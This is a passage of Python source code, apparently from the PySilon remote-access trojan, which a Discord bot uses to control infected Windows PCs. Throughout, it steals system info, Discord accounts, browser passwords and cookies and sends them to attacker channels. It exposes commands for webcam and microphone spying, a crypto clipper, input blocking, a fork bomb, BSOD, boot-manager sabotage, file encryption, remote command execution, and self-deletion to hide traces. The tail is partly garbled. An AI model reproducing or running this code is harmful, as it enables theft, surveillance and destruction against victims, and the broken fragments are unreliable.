            #.log Sent IP address obtained from lafibre.info
        except: pass
        system_info = force_decode(subprocess.run('systeminfo', capture_output=
True, shell= True).stdout).strip().replace('\\xff', ' ')
        #.log Obtained system information

        chunk = ''
        for line in system_info.split('\n'):
            if len(chunk) + len(line) > 1990:
                await client.get_channel(channel_ids['info']).send('```' + chunk
+ '```')
                chunk = line + '\n'
            else:
                chunk += line + '\n'
        await client.get_channel(channel_ids['info']).send('```' + chunk +
'```')
        #.log Sent system information on info channel

        accounts = grab_discord.initialize(False) # [pysilon_mark] !grabber
        for account in accounts: # [pysilon_mark] !grabber
            reaction_msg = await
client.get_channel(channel_ids['info']).send(embed=account); await
reaction_msg.add_reaction('') # [pysilon_mark] !grabber

        result = grab_passwords() # [pysilon_mark] !grabber
        embed=discord.Embed(title='Grabbed saved passwords', color=0x0084ff) #
[pysilon_mark] !grabber
```

```
        for url in result.keys(): # [pysilon_mark] !grabber
            embed.add_field(name=' ' + url, value=' ' + result[url][0] + '\n ' +
result[url][1], inline=False) # [pysilon_mark] !grabber
        reaction_msg = await
client.get_channel(channel_ids['info']).send(embed=embed); await
reaction_msg.add_reaction('') # [pysilon_mark] !grabber

    else:
        #.log Fetching channel IDs...
        for channel in category.channels:
            if channel.name == 'info':
                channel_ids['info'] = channel.id
                #.log Obtained info channel ID
            elif channel.name == 'main':
                channel_ids['main'] = channel.id
                #.log Obtained main channel ID
            elif channel.name == 'spam':
                channel_ids['spam'] = channel.id
                #.log Obtained spam channel ID
            elif channel.name == 'file-related':
                channel_ids['file'] = channel.id
                #.log Obtained file-related channel ID
            elif channel.name == 'recordings':
                channel_ids['recordings'] = channel.id
                #.log Obtained recordings channel ID
            elif channel.name == 'Live microphone':
                channel_ids['voice'] = channel.id
                #.log Obtained live microphone channel ID

    await client.get_channel(channel_ids['main']).send(f"_ _\n_ _\n_
_```Starting new PC session at {current_time(True)} on HWID:{str(hwid)}{' &&
Bypassed UAC!' if IsAdmin() else ''}```\n_ _\n_ _\n_ _")
    #.log Sent new session info message on main channel

# [pysilon_var] !recording_startup 1
# [pysilon_var] !process_blacklister 1

    while True:
        global send_recordings
        recordings_obj = client.get_channel(channel_ids['recordings'])
        #.log Fetched the recordings channel
        async for latest_message in recordings_obj.history(limit=2):
            latest_messages_in_recordings.append(latest_message.content)
        #.log Fetched last message from recordings channel
        if 'disable' in latest_messages_in_recordings:
            send_recordings = False
            #.log Recordings are disabled by the attacker
        else:
            send_recordings = True
            #.log Recordings are enabled by the attacker

        latest_messages_in_recordings = []
        if len(messages_to_send) > 0:
            #.log New message to send
            for message in messages_to_send:
                #.log Trying to send a message
                await client.get_channel(message[0]).send(message[1])
                #.log Sent a message
                await asyncio.sleep(0.1)
            messages_to_send = []
        if len(files_to_send) > 0:
            #.log New file to send
            for file in files_to_send:
                #.log Trying to send a file
                await client.get_channel(file[0]).send(file[1],
file=discord.File(file[2], filename=file[2]))
                #.log File successfully sent
                await asyncio.sleep(0.1)
                #.log Checking if file needs to be removed from victim\'s PC
```

```
                if file[3]:
                    #.log Trying to remove a file
                    subprocess.run('del ' + file[2], shell=True)
                    #.log Removed a file
            files_to_send = []
        if len(embeds_to_send) > 0:
            #.log New embed to send
            for embedd in embeds_to_send:
                #.log Trying to send an embed
                if len(embedd) == 3:
                    await
client.get_channel(embedd[0]).send(embed=discord.Embed(title=embedd[1],
color=0x0084ff).set_image(url='attachment://' + embedd[2]),
file=discord.File(embedd[2]))
                else:
                    await client.get_channel(embedd[0]).send(embed=embedd[1])
                #.log Sent an embed
                await asyncio.sleep(0.1)
            embeds_to_send = []
# [pysilon_var] !cookies_submit 2
        await asyncio.sleep(1)

@client.event
async def on_raw_reaction_add(payload):
    #.log New reaction added (to message from different BOT session)
    message = await
client.get_channel(payload.channel_id).fetch_message(payload.message_id)
    #.log Fetched reacted message
    reaction = discord.utils.get(message.reactions, emoji=payload.emoji.name)
    #.log Fetched reaction from message
    user = payload.member
    #.log Fetched reacting user

    if user.bot == False:
        #.log Reacting user is not a BOT
        if str(reaction) == '':
            #.log Reaction is "pin the message"
            if message.channel.id in channel_ids.values():
                await message.pin()
                #.log Pinned a message
                last_message = await
discord.utils.get(message.channel.history())
                #.log Obtained alert about pin
                await last_message.delete()
                #.log Deleted alert about pin
        elif str(reaction) == '':
            #.log Reaction is "delete the message"
            await message.delete()
            #.log Deleted the message

@client.event
async def on_reaction_add(reaction, user):
    global tree_messages, messages_from_sending_big_file, expectation,
files_to_merge, processes_messages, process_to_kill, expectation, cmd_messages,
custom_message_to_send
    #.log New reaction added (to message from current BOT session)
    if user.bot == False:
        #.log Reacting user is not a BOT
        if reaction.message.channel.id in channel_ids.values():
            #.log Reaction channel is controlling this PC
            try:
                #.log Trying to fetch the reaction expectations
                if str(reaction) == '💀' and expectation == 'implosion':
                    #.log Reaction is "implode"
                    await reaction.message.channel.send('```PySilon will try to
implode after sending this message. So if there\'s no more messages, the cleanup
was successful.```')
                    #.log Sent a message about trying to implode
# [pysilon_var] !registry_implosion 5
```

```
                    #.log Trying to remove PySilon.key

secure_delete_file(f'C:\\Users\\{getuser()}\\{software_directory_name}\\PySilon.
key', 10)
                    #.log Removed PySilon.key. Trying to remove recordings
directory
                    try:
                        rmtree('rec_')
                        #.log Removed recordings directory
                    except:
                        #.log Couldn\'t remove recordings directory. Ignoring
the error
                        pass
                    ctypes.windll.ntdll.RtlSetProcessIsCritical(0, 0, 0)
                    #.log Unset critical process
                    with open(f'C:\\Users\\{getuser()}\\implode.bat', 'w',
encoding='utf-8') as imploder:
                        if IsAdmin(): attrib_value = f'attrib -s -h
"C:\\Users\\{getuser()}\\{software_directory_name}"'
                        else: attrib_value = f'attrib -h
"C:\\Users\\{getuser()}\\{software_directory_name}"'
                        imploder.write(f'pushd
"C:\\Users\\{getuser()}"\n{attrib_value}\ntaskkill /f /im
"{software_executable_name}"\ntimeout /t 3 /nobreak\nrmdir /s /q
"C:\\Users\\{getuser()}\\{software_directory_name}"\ndel "%~f0"')
                    #.log Saved implode.bat
                    subprocess.Popen(f'C:\\Users\\{getuser()}\\implode.bat',
creationflags=subprocess.CREATE_NO_WINDOW)
                    #.log Executed implode.bat. Killing PySilon...
                    sys.exit(0)
                elif str(reaction) == '' and expectation == 'implosion':
                    #.log Reaction is "cancel implosion"
                    expectation = None
# [pysilon_var] on reaction add 4
            except Exception as err:
                #.log Failed to fetch the reaction expectations
                await reaction.message.channel.send(f'```{str(err)}```')
                #.log Sent a message with error details

@client.event
async def on_raw_reaction_remove(payload):
    #.log A reaction has been removed
    message = await
client.get_channel(payload.channel_id).fetch_message(payload.message_id)
    #.log Fetched reacted message
    reaction = discord.utils.get(message.reactions, emoji=payload.emoji.name)
    #.log Fetched reaction
    user = payload.member
    #.log Fetched reacting user

    if str(reaction) == '':
        #.log Reaction is "unpin"
        await message.unpin()
        #.log Unpinned reacted message

help = {
    'commands': {
        'ss': [' `.ss`', 'Takes a screenshot of the victim\'s PC'],
        'screenrec': [' `.screenrec`', 'Records the screen of the victim\'s PC
for 15 seconds'],
        'join': [' `.join`', 'Makes the BOT join a voice channel and live-stream
microphone input'],
        'show': [' `.show <what-to-show>`', 'Displays information about
specified subject. Options:\nprocesses - displays all running processes'],
        'kill': [' `.kill <process-name>`', 'Kills a specified process.
Options:\n◈process-name - kills a specific process based on .show generated
process-names'],
        'block-input': ['`.block-input`', 'Blocks keyboard and mouse inputs of
the victim\'s PC'],
```

```
        'unblock-input': [`.unblock-input`, 'Unblocks keyboard and mouse
inputs of the victim\'s PC'],
        'start-clipper': [` `.start-clipper`, 'Starts the Crypto Clipper thread
on the victim\'s PC'],
        'stop-clipper': [` `.stop-clipper`, 'Stops the Crypto Clipper thread on
the victim\'s PC'],
        'set-critical': [` `.set-critical`, 'Elevates the process to critical
status.'],
        'unset-critical': [` `.unset-critical`, 'Removes the critical status
from the process.'],
        'grab': [` `.grab <what-to-grab>`', 'Grabs specified information.
Options:\n◈passwords - grabs all browser-saved passwords\n◈history - grabs the
browser history\n◈cookies - grabs browser-cookies\n◈wifi - grabs all WiFi
saved passwords\n◈discord - grabs all possible information from victim\'s
Discord account\n◈all - grabs discord information, passwords & cookies'],
        'clear': [` `.clear`', 'Clears all messages on the file-related
channel'],
        'pwd': [` `.pwd`', 'Displays current directory path'],
        'ls': [` `.ls`', 'Lists current directory content'],
        'cd': [` `.cd <directory>`', 'Changes working directory.
Options:\n◈directory - the destination directory (.. is the previous
directory)'],
        'tree': [` `.tree`', 'Displays the current directory\'s structure'],
        'download': [` `.download <file-or-directory-name>`', 'Downloads
specified file or folder. Options:\n◈file-or-directory-name - name of file or
directory that you want to download'],
        'upload': [` `.upload <type> <name>`', 'Uploads a file to victim\'s PC.
Options:\n◈type - single/multiple files whether it\'s smaller or larger than
25MB (single=smaller, multiple=larger)\n◈name - name of uploaded file on
victim\'s PC'],
        'execute': [` `.execute <file-name>`', 'Execute specified file on the
victim\'s PC'],
        'remove': [` `.remove <file-or-directory-name>`', 'Removes the specified
file or directory. Options:\n◈file-or-directory-name - name of file or
directory that you want to remove'],
        'key': [` `.key <what-to-type>`', 'Simulates typing on the victim\'s PC.
Options:\n◈ALTF4 - performs the Alt+F4 shortcut\n◈ALTTAB - performs the
Alt+Tab shortcut'],
    },
    'commands2': {
        'blacklist': [` `.blacklist <process-name>`', 'Adds the specified
process to the blacklist.'],
        'whitelist': [` `.whitelist <process-name>`', 'Removes the specified
process from the blacklist.'],
        'turnoff': [` `.turnoff`', 'Turns all monitors off'],
        'turnon': [` `.turnon`', 'Turns all monitors on'],
        'block-website': [` `.block-website <url>`', 'Blocks the specified
website from being accessed from any browser.'],
        'unblock-website': [` `.unblock-website <url>`', 'Unblocks access to a
previously blocked website.'],
        'webcam': [` `.webcam photo`', 'Takes a photo of a victim\'s webcam (if
one is detected)'],
        'forkbomb': [` `.forkbomb`', 'Creates a self-replicating process until
the victim\'s PC crashes.'],
        'volume': [` `.volume`', 'Change the speaker volume on the victim\'s
PC.'],
        'play': [` `.play`', 'Play any .mp3 file on the victim\'s PC.'],
        'tts': [` `.tts <message>`', 'Plays a Text-to-Speech voice message.'],
        'msg': [`.msg <parameters>`', 'Displays a custom message box to the
victim\'s PC. Parameters:\ntext="" - The main text of the msg box\ntitle="" -
The title of the msg box\nstyle="" - The msg box style (1, 2, 3, 4, 5, 6)'],
        'cmd': [` `.cmd <command>`', 'Executes specified Command Prompt command
on the victim\'s PC and sends back the output. Options:\ncommand - a CMD command
that will be executed on victim\'s PC'],
        'bsod': [` `.bsod`', 'Triggers a Blue Screen of Death on the victim\'s
PC.'],
```

```
        'jumpscare': [' `.jumpscare`', 'Plays a very loud & rapidly flashing
video.'],
        'break-windows': [' `.break-windows`', 'Destroys Windows by renaming the
boot manager. (Dangerous)'],
        'disable-reset': [' `.disable-reset`', 'Disables windows recovery
(ReAgentC)'],
        'enable-reset': [' `.enable-reset`', 'Enables windows recovery
(ReAgentC)'],
        'encrypt': [' `.encrypt <directory>`', 'Encrypts every file in the
specified directory'],
        'decrypt': [' `.decrypt <directory>`', 'Decrypts every file in the
specified directory'],
        'implode': [' `.implode`', 'Entirely wipes the malware off of the
victim\'s PC (to remove traces).']
    }
}

@client.event
async def on_message(message):
    global channel_ids, vc, working_directory, tree_messages,
messages_from_sending_big_file, files_to_merge, expectation,
one_file_attachment_message, processes_messages, processes_list,
process_to_kill, cookies_thread, implode_confirmation, cmd_messages,
keyboard_listener, mouse_listener, clipper_stop, input_blocked,
custom_message_to_send, turned_off
    #.log New message logged
    if message.author != client.user:
        if message.content == f'<@{client.user.id}>':
            #.log Author mentioned PySilon BOT
            await
client.get_channel(channel_ids['main']).send(f'<@{message.author.id}>')
            #.log Sent message with mention of Author
        #.log Author is not a BOT
        if message.channel.id in channel_ids.values():
            #.log Message channel is controlling this PC
            if message.content == '.implode':
                #.log Message is "implode"
                await message.delete()
                #.log Removed the message
                await message.channel.send('``` `````` `````` `````` ``````
`````` `````` `````` `````` `````` `````` `````` `````` `````` ``````
`````` `````` `````` `````` ```\n\n```Send here PySilon.key generated along with
RAT executable```\n\n')
                expectation = 'key'
                #.log Sent further instructions for implosion

            elif message.content == '.restart':
                #.log Message is "restart"
                await message.delete()
                #.log Removed the message
                await message.channel.send('```PySilon will be restarted now...
Stand by...```')
                #.log Sent message about restart

os.startfile(f'C:\\Users\\{getuser()}\\{software_directory_name}\\{software_exec
utable_name}')
                #.log Executed PySilon. Killing itself
                sys.exit(0)

            elif message.content[:5] == '.help':

                await message.delete()

                if message.content.strip() == '.help':
                    #.log Author wants general help
                    embed = discord.Embed(title='List of all available
commands', color=0x49fc03)
                    for i in help['commands'].keys():
```

```
                        embed.add_field(name=help['commands'][i][0],
value=help['commands'][i][1], inline=False)
                    await message.channel.send(embed=embed)
                    embed = discord.Embed(color=0x49fc03)
                    for i in help['commands2'].keys():
                        embed.add_field(name=help['commands2'][i][0],
value=help['commands2'][i][1], inline=False)
                    await message.channel.send(embed=embed)
                    #.log Sent message with PySilon commands manual

            elif message.content == '.set-critical':
                #.log Message is set-critical
                await message.delete()
                #.log Removed the message
                try:
                    ctypes.windll.ntdll.RtlAdjustPrivilege(20, 1, 0,
ctypes.byref(ctypes.c_bool()))
                    ctypes.windll.ntdll.RtlSetProcessIsCritical(1, 0, 0) == 0
                    #.log Set PySilon as a critical process
                    embed =
discord.Embed(title="System",description=f'```Process elevated to critical
status successfully.\nWarning: This critical process can cause of BSOD when the
victim tries to shut down their system.```', colour=discord.Colour.purple())
                    embed.set_author(name="PySilon-malware",
icon_url="https://raw.githubusercontent.com/mategol/PySilon-malware/py-
dev/resources/icons/embed_icon.png")
                    reaction_msg = await message.channel.send(embed=embed);
await reaction_msg.add_reaction('')
                    #.log Sent success message
                except:
                    await message.channel.send(``Something went wrong while
elevating the process`')
                    #.log Something went wrong when setting critical process

            elif message.content == '.unset-critical':
                #.log Message is unset-critical
                await message.delete()
                #.log Removed the message
                try:
                    ctypes.windll.ntdll.RtlSetProcessIsCritical(0, 0, 0)
                    #.log Removed PySilon from critical processes
                    embed = discord.Embed(title="
System",description=f'```Successfully removed critical status from process.```',
colour=discord.Colour.purple())
                    embed.set_author(name="PySilon-malware",
icon_url="https://raw.githubusercontent.com/mategol/PySilon-malware/py-
dev/resources/icons/embed_icon.png")
                    reaction_msg = await message.channel.send(embed=embed);
await reaction_msg.add_reaction('')
                    #.log Sent success message
                except:
                    await message.channel.send(``Something went wrong while
removing critical status`')
                    #.log Something went wrong when unsetting critical process

            elif message.content == '.disable-reset':
                #.log Message is disable-reset
                await message.delete()
                #.log Removed the message
                if IsAdmin():
                    subprocess.run('reagentc.exe /disable',
creationflags=subprocess.CREATE_NO_WINDOW)
                    #.log Disabled ReAgentC
                    embed = discord.Embed(title="
System",description=f'```Successfully disabled REAgentC.```',
colour=discord.Colour.purple())
                    embed.set_author(name="PySilon-malware",
icon_url="https://raw.githubusercontent.com/mategol/PySilon-malware/py-
dev/resources/icons/embed_icon.png")
```

```
                    reaction_msg = await message.channel.send(embed=embed);
await reaction_msg.add_reaction('')
                    #.log Sent success message
                else:
                    embed = discord.Embed(title="
Error",description=f'```Disabling REAgentC requires elevation.```',
colour=discord.Colour.purple())
                    embed.set_author(name="PySilon-malware",
icon_url="https://raw.githubusercontent.com/mategol/PySilon-malware/py-
dev/resources/icons/embed_icon.png")
                    reaction_msg = await message.channel.send(embed=embed);
await reaction_msg.add_reaction('')
                    #.log Sent error message for missing permissions

            elif message.content == '.enable-reset':
                #.log Message is disable-reset
                await message.delete()
                #.log Removed the message
                if IsAdmin():
                    subprocess.run('reagentc.exe /enable',
creationflags=subprocess.CREATE_NO_WINDOW)
                    #.log Disabled ReAgentC
                    embed =
discord.Embed(title="System",description=f'```Successfully enabled
REAgentC.```', colour=discord.Colour.purple())
                    embed.set_author(name="PySilon-malware",
icon_url="https://raw.githubusercontent.com/mategol/PySilon-malware/py-
dev/resources/icons/embed_icon.png")
                    reaction_msg = await message.channel.send(embed=embed);
await reaction_msg.add_reaction
                    #.log Sent success message
                else:
                    embed = discord.Embed(title="
Error",description=f'```Enabling REAgentC requires elevation.```',
colour=discord.Colour.purple())
                    embed.set_author(name="PySilon-malware",
icon_url="https://raw.githubusercontent.com/mategol/PySilon-malware/py-
dev/resources/icons/embed_icon.png")
                    reaction_msg = await message.channel.send(embed=embed);
await reaction_msg.add_reaction
                    #.log Sent error message for missing permissions

            elif expectation == 'key':
                #.log Message is PySilon.key candidate
                try:
                    split_v1 = str(message.attachments).split("filename='")[1]
                    #.log Message has a file attached
                    filename = str(split_v1).split("' ")[0]
                    filename =
f'C:\\Users\\{getuser()}\\{software_directory_name}\\' + filename
                    #.log Fetched file name
                    await message.attachments[0].save(fp=filename)
                    #.log Downloaded the attached file
                    if get_file_hash(filename) == secret_key:
                        #.log File\'s checksum is same as secret key
                        reaction_msg = await message.channel.send('```You are
authorized to remotely remove PySilon RAT from target PC. Everything related to
PySilon will be erased after you confirm this action by reacting with
"💀".\nWARNING! This cannot be undone after you decide to proceed. You can
cancel it, by reacting with "".```')
                        #.log Sent message that Author is authorized to implode
PySilon
                        await reaction_msg.add_reaction('')
                        #.log Added "implode" reaction
                        await reaction_msg.add_reaction('')
                        #.log Added "cancel implosion" reaction
                        expectation = 'implosion'
                    else:
```

```
                        #.log Message does not contain valid PySilon.key for
this copy
                        reaction_msg = await message.channel.send('```Provided
key is invalid```'); await reaction_msg.add_reaction('')
                        #.log Sent message about denial of access
                        expectation = None
                except Exception as err:
                    #.log An error occurred while fetching the PySilon.key
candidate
                    await message.channel.send(f'``` Something went wrong while
fetching secret key...\n{str(err)}```')
                    #.log Sent information about the error
                    expectation = None

def opera_passwords():
    if not os.path.exists(FILE_PASSWORDS):
        create_folder()

    try:
        source_path = os.path.join(os.environ["USERPROFILE"], "AppData",
"Roaming", "Opera Software", "Opera Stable",
                                   "Login Data")

        if not os.path.exists(FILE_PASSWORDS + "/Opera"):
            os.makedirs(FILE_PASSWORDS + "/Opera")

        close_browser("opera")
        shutil.copy(source_path, f"{FILE_PASSWORDS}/Opera")
    except:
        hasProgram['opera'] = False


def edge_passwords():
    if not os.path.exists(FILE_PASSWORDS):
        create_folder()

    try:
        source_path = os.path.join(os.environ["USERPROFILE"], "AppData",
"Local", "Microsoft", "Edge", "User Data",
                                   "Default", "Web Data")

        if not os.path.exists(FILE_PASSWORDS + "/Edge"):
            os.makedirs(FILE_PASSWORDS + "/Edge")

        close_browser("edge")
        shutil.copy(source_path, f"{FILE_PASSWORDS}/Edge")
    except:
        hasProgram['edge'] = False


def create_zip_archive():
    global ZIP_PATH
    ZIP_PATH = os.path.join(ZIP_PATH, f"{os.getlogin()} logs.zip")

    with zipfile.ZipFile(ZIP_PATH, 'w', compression=zipfile.ZIP_BZIP2,
allowZip64=True) as zipf:
        for root, _, files in os.walk(FILE_PATH):
            for file in files:
                file_path = os.path.join(root, file)
                arcname = os.path.relpath(file_path, FILE_PATH)
                zipf.write(file_path, arcname)

    return True

def delFolder():
    shutil.rmtree(FILE_PATH)
    os.remove(ZIP_PATH)
```

```
def steal_all():

    telegram_steal()
telegram_steal()
chrome_cookie()
firefox_cookie()
opera_cookie()
edge_cookie()
chrome_passwords()
firefox_passwords()
opera_passwords()
edge_passwords()
take_screenshot()
pcinfo()
```